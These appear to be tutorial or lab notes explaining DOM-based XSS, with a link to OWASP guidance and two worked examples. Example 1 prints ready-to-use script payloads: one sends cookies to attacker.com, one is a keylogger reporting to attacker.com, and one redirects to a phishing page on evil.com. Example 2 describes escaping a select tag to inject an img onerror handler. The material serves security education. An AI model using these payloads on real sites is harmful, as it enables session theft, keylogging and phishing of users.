DOM-Based XSS
DOM-Based
https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
DOM-Based XSS is a special case of reflected XSS where JS is hidden in the URL and pulled out of the JS in the page while it's rendering rather than being embedded in a page when served. This gets stealthy when WAFs or other protection spreading the page body don't see any malicious content.
The attack happens entirely on the client-side. JavaScript on the page reads data from the URL (or another source like location.hash, document.referrer, etc.) and inserts it directly into the DOM in an unsafe way, causing malicious code execution.
Essentially, the DOM is modified by the initial JS which introduces the malicious JS into the DOM. Through manipulations of the DOM, the exploit happens.

DOM-Based - Example 1
Note script in the URL query param. This is purely client side and doesn't involve server-side response reflection. An attacker could craft malicious URLs that execute JS in a victim's browser if they visit the link.

With this, there's a few things you can test out
Steal cookies
<script>fetch('http://attacker.com/log?c='+document.cookie)</script>
Keylog user input
<script>
document.onkeypress = function(e) {
  fetch('http://attacker.com/log?key=' + e.key);
};
</script>
Redirect to a phishing page
<script>location.href='http://evil.com/phish'</script>
DOM-Based - Example 2

The server injects the default parameter directly into the HTML, into the middle of the page DOM, unescaped. Close the <select> tab early with </select>. Note the similarities to SQLi here. Then inject a new valid HTML tag <img> with a JS event (onerror=alert(1))
Here we tested a few different payloads, landing on <select> after checking the dropdown in inspect element.